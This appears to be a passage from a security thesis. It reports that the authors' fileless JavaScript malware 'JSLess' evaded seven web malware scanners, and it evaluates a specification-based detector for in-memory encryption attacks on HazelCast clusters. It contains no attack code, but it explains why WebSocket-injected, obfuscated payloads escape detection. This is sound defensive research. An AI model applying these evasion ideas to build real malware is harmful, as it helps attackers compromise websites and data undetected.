18.737992036 137.207.235.122     18.218.65.183         TCP       74 37616 → 5000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1809…                  37616
18.760279187 18.218.65.183       137.207.235.122       TCP       66 [TCP Dup ACK 179#1] 5001 → 41850 [ACK] Seq=363 Ack=1331 Win=30080 Len=0 …                   5001
18.764444809 18.223.122.116      137.207.235.122       TCP       66 443 → 52222 [ACK] Seq=2961 Ack=3540 Win=35328 Len=0 TSval=252621098 TSec…                   443
18.764739189 18.223.122.116      137.207.235.122       TCP       66 443 → 52228 [FIN, ACK] Seq=157 Ack=573 Win=28032 Len=0 TSval=252621098 T…                    443
```

```
    [Header checksum status: Unverified]
    Source: 137.207.235.122
    Destination: 18.218.65.183
▾ Transmission Control Protocol, Src Port: 41850, Dst Port: 5001, Seq: 1332, Ack: 363, Len: 0
    Source Port: 41850
    Destination Port: 5001
    [Stream index: 14]
    [TCP Segment Len: 0]
    Sequence number: 1332    (relative sequence number)
    [Next sequence number: 1332    (relative sequence number)]
    Acknowledgment number: 363    (relative ack number)
    1000 .... = Header Length: 32 bytes (8)
  ▾ Flags: 0x010 (ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
```

Fig. 5.1.2: Network Traffic monitored during the execution of JSLess

5.1.3 JSLess Analysis using Tools

To examine the website affected with JSLess, we performed the analysis with Multiple Anti-Virus scanners. We identified seven tools that we considered promising based on the techniques and the technology they use for detection. Most of the tools apply both static and dynamic analysis approaches. Some of those tools are commercial, but they provide a free trial period that includes all the commercial feature for a limited time. Table 5.1.1 shows the list of tools we used in our study.

By reviewing the results from the detection tools and how those tools work, it is

Tool Name	Detection Technique	License	Website	Detect JSLess
ReScan.pro	static & dynamic	commercial	https://rescan.pro/	✗
VirusTotal	static & dynamic	free & commerical	https://www.virustotal.com/	✗
SUCURI	static	commercial	https://sucuri.net/	✗
SiteGuarding	static	commercial	https://www.siteguarding.com/	✗
Web Inspector	static & dynamic	free	https://app.webinspector.com/	✗
Quttera	static & dynamic	free & commercial	https://quttera.com/	✗
AI-Bolit	static & dynamic	free & commercial	https://revisium.com/aibo/	✗

Table 5.1.1: JavaScript and Web App Malware Detection Tools

obvious that detecting JSLess is not possible. The use of WebSocket to inject and run obfuscated malicious code, make it almost impossible for any static analysis tool to detect JSLess, since the malicious payload does not exist at the time of static analysis. The use of benign JavaScript/HTML5 APIs and features, in addition to the dynamic injection behaviors also make it very difficult for the current dynamic analysis tools to detect JSLess. Blocking or preventing new JavaScript/HTML5 APIs is not the solution and it is not an option.

5.1.3.1 ReScan.Pro


It is a cloud-based web application scanner which takes URL of the website and generates a scan report after filtering the website for web-based malware and other web security issues. It explores the website URLs and checks for infections, suspicious contents, obfuscated malware injections, hidden redirects and other web security threats present. In-depth and comprehensive analysis of ReScan.Pro [55] based on three main features.

1. ***Static Page Scanning:*** combination generic signature detection technique and heuristic detection. It uses signature and pattern-based analysis to identify malicious code snippets and malware injections. It also looks for malicious and blacklisted URLs in a proprietary database.

2. ***Behavioral Analysis:*** imitates the website user's behavior to evaluate the intended action of implemented functionality.

3. ***Dynamic Page Analysis:*** performs dynamic web page loading analysis which includes deobfuscation techniques to decode the encoded JavaScript in order to identify the run-time code injects and it also checks for malware in external JavaScript files.

We ran the experiment with the ReScan.Pro to test if it will detect the malicious activities of JSless malware. It generated a well defined report after analyzing the website with its static and dynamic features. The produced result shows that the website is clean and no malicious activity has been found. ReScan.Pro could not detect our JavaScript fileless malware.


ReScan.pro by Revisium https://dev.wasplabs.ca checked on 11/01/19 16:10

Online Scanner has not detected any suspicious injections.


Report Permanent Link		https://rescan.pro/result.php?c466ab4c298d6c8ef432ced374b87715
HTML Malware	✓	Problems have not been detected
JS Malware	✓	Problems have not been detected
Blacklisted Websites	✓	Problems have not been detected
A/V Blacklisted	✓	Problems have not been detected
Redirects	✓	Problems have not been detected
HTTP Errors	✓	Problems have not been detected
Suspicious Injects	✓	Problems have not been detected
External Resources	✓	Problems have not been detected
Resource Loading Errors	✓	Problems have not been detected
External Links	✓	Problems have not been detected

Fig. 5.1.3: Rescan.Pro scanning report

5.1.3.2 Web Inspector

This tool runs a website security scan and provides a malware report which has more information than most other tools. Its security scanner is bit different from others

because it performs both malware and vulnerabilities scans together. For scanning a website, it just requires a user to provide the website URL and click on the 'Start the Scan' button. It starts scanning the website and generates the report within minutes. This tool provides five different detection technologies such as (1) Honeypot Engine, (2) Antivirus Detection, (3) BlackList Checking, (4) SSL Checking, and (5) Analyst Research. The Honeypot Engine has special algorithms for Exploit Packs and multi-redirect malware detection and it gives full web content scan using a real browser clone with popular plugins. [10]
Web inspector shows a threat report which includes Blacklists, Phishing, Malware Downloads, Suspicious code, Heuristic Viruses, Suspicious connections, and worms.


No malicious activity or malware detected.
Scan Time: 2019-01-13 01:05:13 UTC.
Scanned single URL | Report as Malicious

Scan results for the last 7 days:

🟩	1 Safe
🟨	0 Suspicious
🟥	0 High Risk
⬛	0 Inconclusive

Show History

Threat Report

✓	Blacklist Checking:	What's This?
✓	Phishing:	What's This?
✓	Malware Downloads:	What's This?
✓	Drive-by-Downloads:	What's This?
✓	Worms:	What's This?
✓	Backdoors:	What's This?
✓	Trojans:	What's This?
✓	Suspicious Iframes:	What's This?
✓	Heuristic Viruses:	What's This?
✓	Suspicious Code:	What's This?
✓	Suspicious Connections:	What's This?

General Info

Website:	http://win.wasplabs.ca
Domain:	win.wasplabs.ca
Scanned IP:	18.217.145.85
Country:	United States
City:	Cambridge


Show Whois information

Fig. 5.1.4: JSLess detection report by Web Inspector Tool

As described above, Web Inspector provides a report on full web content scanning by applying various techniques to detect malware. However, we noticed that our JavaScript fileless malware was able to successfully deceive this malware detection tool as well.

5.1.3.3 Sucuri

Sucuri [26] is yet another tool that offers a website monitoring solution to evaluate any website's security with a free online scanner. This scanning tool searches for various indicators of compromise, which includes malware, drive-by downloads, defacement, hidden redirects, conditional malware, etc. To match more signatures and generate fewer false positives, it uses static techniques with intelligent signatures which are based on code anomalies and heuristic detection. Server side monitoring is another service provided by them which can be hosted on the compromised server to look for backdoors, phishing attack vulnerabilities, and other security issues by scanning the files present on the server. Moreover, Sucuri provides a scanning API as a paid feature to scan any site and get a result similar to what is provided on its internal malware scanners.


No Malware Found
Our scanner didn't detect any malware

Site is not Blacklisted
9 Blacklists checked

Scan info
http://dev.wasplabs.ca/

IP address: 18.223.122.116
Hosting: Amazon AWS
Running on: Apache 2.4.18, Ubuntu


CMS: Unknown
Powered by: Unknown
More Details

Fig. 5.1.5: Sucuri Online Scanner Report

The Scan report can be seen in Figure 5.1.5. Testing with Sucuri online scanner, we see it displays that there is ”No Malware Found” as well as a seek bar indicating a medium security risk. However, this is due to Insecure SSL certificates, not from the detection of our fileless malware.

5.1.3.4 Quttera

Quttera[37] is a popular website scanner that attempts to identify malware and suspicious activities in the web applications. Its malware detector contains non-signature based technology which attempts to uncover traffic re-directs, generic malware, and security weakness exploits. It can be accessed from any computer or mobile device through a web browser. It also provides real-time detection of shell-codes, obfuscated JavaScript, malicious iframes, traffic re-direct and other online threats. We have tested the infected web application with this tool by providing the URL and the obtained report can be seen in the Figure 5.1.6. Quttera failed to detect our JavaScript fileless malware as indicated in Figure 5.1.6.




Normalized URL:	http://win.wasplabs.ca:80
Submission date:	Sat Jan 12 21:33:42 2019
Server IP address:	18.217.145.85
Country:	United States
Server:	Unknown
Malicious files:	0
Suspicious files:	0
Potentially Suspicious files:	0
Clean files:	3
External links detected:	5
Iframes scanned:	0
Blacklisted:	No

Fig. 5.1.6: Quttera Scanning Report on JSLess detection

5.1.3.5 VirusTotal

VirusTotal is a free malware inspection tool which offers a number of services to scan websites and files leveraging a large set of antivirus engines and website scanners [5]. This aggregation of different tools covers wide variety of techniques, such as heuristic, signature based analysis, domain blacklisting services, etc. A detailed report is provided after completing the scan which not only indicates the malicious content present in a file or website but also exhibits the detection label by each engine.

We scan our compromised web app with VirusTools using 66 different malware detection engine, and none of those 66 engines was able to detect that the web app is compromised.



No engines detected this URL

https://dev.wasplabs.ca/
dev.wasplabs.ca

Status	Content Type
200	text/html; charset=utf-8

ADMINUSLabs	Clean	AegisLab WebGuard	Clean
AlienVault	Clean	Antiy-AVL	Clean
Avira	Clean	Baidu-International	Clean
BitDefender	Clean	Blueliv	Clean
C-SIRT	Clean	Certly	Clean
CLEAN MX	Clean	Comodo Site Inspector	Clean
CyberCrime	Clean	CyRadar	Clean
desenmascara.me	Clean	DNS8	Clean

Fig. 5.1.7: VirusTotal Report

5.1.3.6 AI-BOLIT

AI-BOLIT [56] is an anti-malware scanner for websites and hosting. It uses heuristic analysis and other patented AI algorithms to find malware from any kind of scripts and templates. We used it to scan our JSLess malware scripts by executing it on the server where JSLess scripts were hosted along with the web application files. However, it failed to detect JSLess and it generated false positive when it considered some of the core modules of NodeJS as malicious JavaScripts.

5.2 Unconventional Malware Detection

To demonstrate that the proposed approach is an effective solution against unconventional malware attacks, we have implemented the modules of our technique first. After the implementation, the malware detection technique has been evaluated by executing various experiments. In the following, the implementation of the proposed approach and the results obtained from the experimental evaluation are presented and discussed.

5.2.1 Experiment Setup

For the implementation of the proposed approach and to perform the experiments, we setup the environment first by installing the required dependencies and tools on the Machine. To examine the run-time impact of our implemented system, the experiments are executed and observed on both Local Network and cloud server environment.
The machine we used for the implementation and experiments for local network has the following specifications:

Processor	Intel® Core™ i7-6600U CPU @ 2.81GHz
RAM	8 GB
Operating System	Windows 10 Pro (64-bit)

Table 5.2.1: Experimental System Specifications

Below are the software installed on the Machine for the implementation and evaluation:

NetBeans IDE 8.2
Java Development Kit (JDK) 11
Java Maven

Table 5.2.2: Experimental System Software and Dependencies

5.2.2 Implementation

In applying the proposed approach on HazelCast IMDG, our implementation is based on the modules described in the section 4.2. We considered the points which might be vulnerable to in-memory malware in HazelCast IMDG application. We have extracted the normal behavior of the application and specified it in the XML language. XML declaration of the specifications can be seen in the listing 5.1 which are based on XML Schema Design (XSD) described in the listing 4.1.

```xml
<hz-specification
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:noNamespaceSchemaLocation="hz-schema.xsd">
    <hz-member>
        <max-members>3</max-members>
        <time-to-leave time-unit="ms">60000</time-to-leave>
        <read-update-latency>
            <no-of-entries>500</no-of-entries>
            <time-interval time-unit="ms">1000<time-interval>
        </read-update-latency>
    </hz-member>
</hz-specification>
```

Listing 5.1: XML specifications document based on XSD

To detect the in-memory malware threat, we have implemented our proposed approach along with the HazelCast events which are being monitored and matched with the specified behavior that can catch such unconventional means of attack.

Various events have been monitored for the implementation of behavior monitoring module such as, Listing 5.2 shows events declaration for Membership listeners where a MembershipListener interface is implemented and every time whenever a member joins, or leaves the cluster, these events will be triggered to observe the execution. In the same way, ‘EntryListener‘ interface is implemented to observe the data operations on HazelCast Map.

```
public class ClusterMembershipListener implements MembershipListener {

    public void memberAdded(MembershipEvent membershipEvent) {}

    public void memberRemoved(MembershipEvent membershipEvent) {}
}
```

Listing 5.2: HazelCast Cluster Membership Listeners

5.2.3 Evaluation

To demonstrate that our approach is effective and efficient in the detection of unconventional malware infections, we analyze the effectiveness and performance of the detection system by applying it on HazelCast IMDG application. We used our developed in-memory malware PoC to perform the malicious activities in the HazelCast cluster and performed the evaluation of detection technique. Results are observed by deploying and executing it on both Local Network and cloud server environment. Different malware infection scenarios has been considered on the implemented system in our experiments. In the effectiveness, we have evaluated how good are our developed specifications and how effective is our approach in the detection of in-memory threat on HazelCast IMDG cluster. In the performance, we have measured the time overhead during the execution of behavior monitoring module that might increase the execution cost by applying the new detection technique on it.

5.2.3.1 Effectiveness

It is very important for any malware detection system to measure the level of effectiveness by knowing the number of false positive and false negative. The effectiveness of our approach is mainly dependent on the specifications. Good specifications can give better results and bad specifications can generate more false alarms. As it is mentioned in the section 3.2 that HazelCast in-memory cluster is vulnerable to two major threats, where first threat can be from the malicious cluster members which might become the part of the cluster to perform malicious activities. Second is HazelCast clients that can connect to the cluster having malicious intention. Both of the entities can spread different infection scenarios, the common attack vector in both of the cases is accessing the data present in the memory and modifying it with encryption. In our experiments, we have considered this attack scenario and developed the specifications to detect the abnormal activity.

Updating the data by applying encryption on it is done through the normal read and update operations, we are trying to observe the malicious intention in doing this operation. In the specifications, we have described a rule for read and update time latency. In this rule, the ratio of read and update operations with the number of entries by time interval is defined. This rule is generated by analyzing the behavior of reading and updating during in-memory malware encryption attack. The records are fetched and updated consecutively in a short span of time that indicates the abnormal behavior of data operations during the attack. In XML document, we defined that 500 entries are allowed in every 1000 ms. If any data operation violate this rule, it will be considered as abnormal or suspicious behavior. We have performed the experiments to identify the abnormal behavior of data operations performed by both HazelCast member and client.

For evaluating the developed specifications against the infection scenario performed by HazelCast member, we have initiated a member from one machine on the local network having malicious intention. Multicast discovery mechanism has been used to discover the members to join within the cluster. This new member accessed the entries saved in the HazelCast distributed map and started encrypting the data. Behavior monitoring events triggered when a new member inserted in the cluster and started tracking the activities being performed in the cluster. A malicious client also connected to the cluster and captured the results of data operation against it. The read, write and update operations on HazelCast Map is monitored by HazelCast 'EntryListener' interface. Whenever an entry is accessed or updated, we are tracking the activity and storing the time which is then compared with the specified rules, on each Map read and update operation. With both Hazel member and client we accessed and encrypted the data by considering different no of entries and observed that how specified rules worked. Results of the effectiveness measurement are summarized in Table 5.2.3.

Infection Scenario	**no of Entries**	**Time Interval**	**Attack Detected**
Encryption with malicious member	5000	1501 ms	✓
Encryption with malicious member	500	157 ms	✗
Encryption with malicious client	5000	2137 ms	✓
Encryption with malicious client	500	314 ms	✗

Table 5.2.3: Effectiveness Results of Implemented Approach

In specification-based technique, accuracy depends on specified rules. It is possible that bad specifications can result into more false alarms or not alarm at all. Achieving 100% accuracy is not possible in all the cases such as in above mentioned scenario if more than one malicious clients or members divide the data operations, it might be possible that rule breaks and does not catch by the detector. False alarms may also be generated if a normal operation without any malicious intention read and update operations consecutively in a short time. Considering these facts, we can not say that this technique can gives 100% effectiveness but it is one of the possible solution that can help in decreasing the threat level by generating an alarm.

5.2.3.2 Performance

In the experiments, we measured the performance of the events executing to monitor the behavior of the application. In each event, it loads the specifications required for that event and match with the running behavior. HazelCast members and clients related events have been monitored while applying some infection scenarios. To calculate the performance, we have recorded some activities before executing the malware scenarios and compared with after facts of behavior monitoring events execution. A cluster has been configured on HazelCast Cloud and it can be seen in the Figure 5.2.1 that 26 Java client connections are opened with the cluster before executing the infection scenarios. We have also calculated the performance overhead by connecting different number of clients to see whether overhead time increases by increasing the number of clients are not.




Fig. 5.2.1: Clients connected with HazelCast Cloud Cluster

Every time when a client connects to the cluster, our behavior monitoring module captures the details of that connection to monitor the client activities in other events. We have total of 8 events present in the behavior monitoring module to handle various scenarios and keep a constant eye on the activities being performed in the HazelCast cluster.




Fig. 5.2.2: HazelCast Map Entry Count & Used Memory

In each event, execution start time and end time has been recorded to calculate the performance overhead. To analyze the performance in more realistic environment, a HazelCast Map is filled with more than 100,000 entries inserted by multiple HazelCast clients which has taken 13 MB of total cluster memory as it is shown in the Figure 5.2.2. The execution time of behavior monitoring events is recorded while other cluster operations were also being executed normally.




Fig. 5.2.3: HazelCast Map Average Latency & throughput

Figure 5.2.3 shows the average latency and throughput of HazelCast Map which is recorded and compared it after the execution of detection technique to see whether the performance of other operations has been effected by the implemented detection approach. For the measurement of performance after recording the mentioned activities, one client joins the cluster to infect the map entries stored in the memory of the cluster. After starting the infection scenario, start and end time of the events is recorded to calculate the average time overhead.

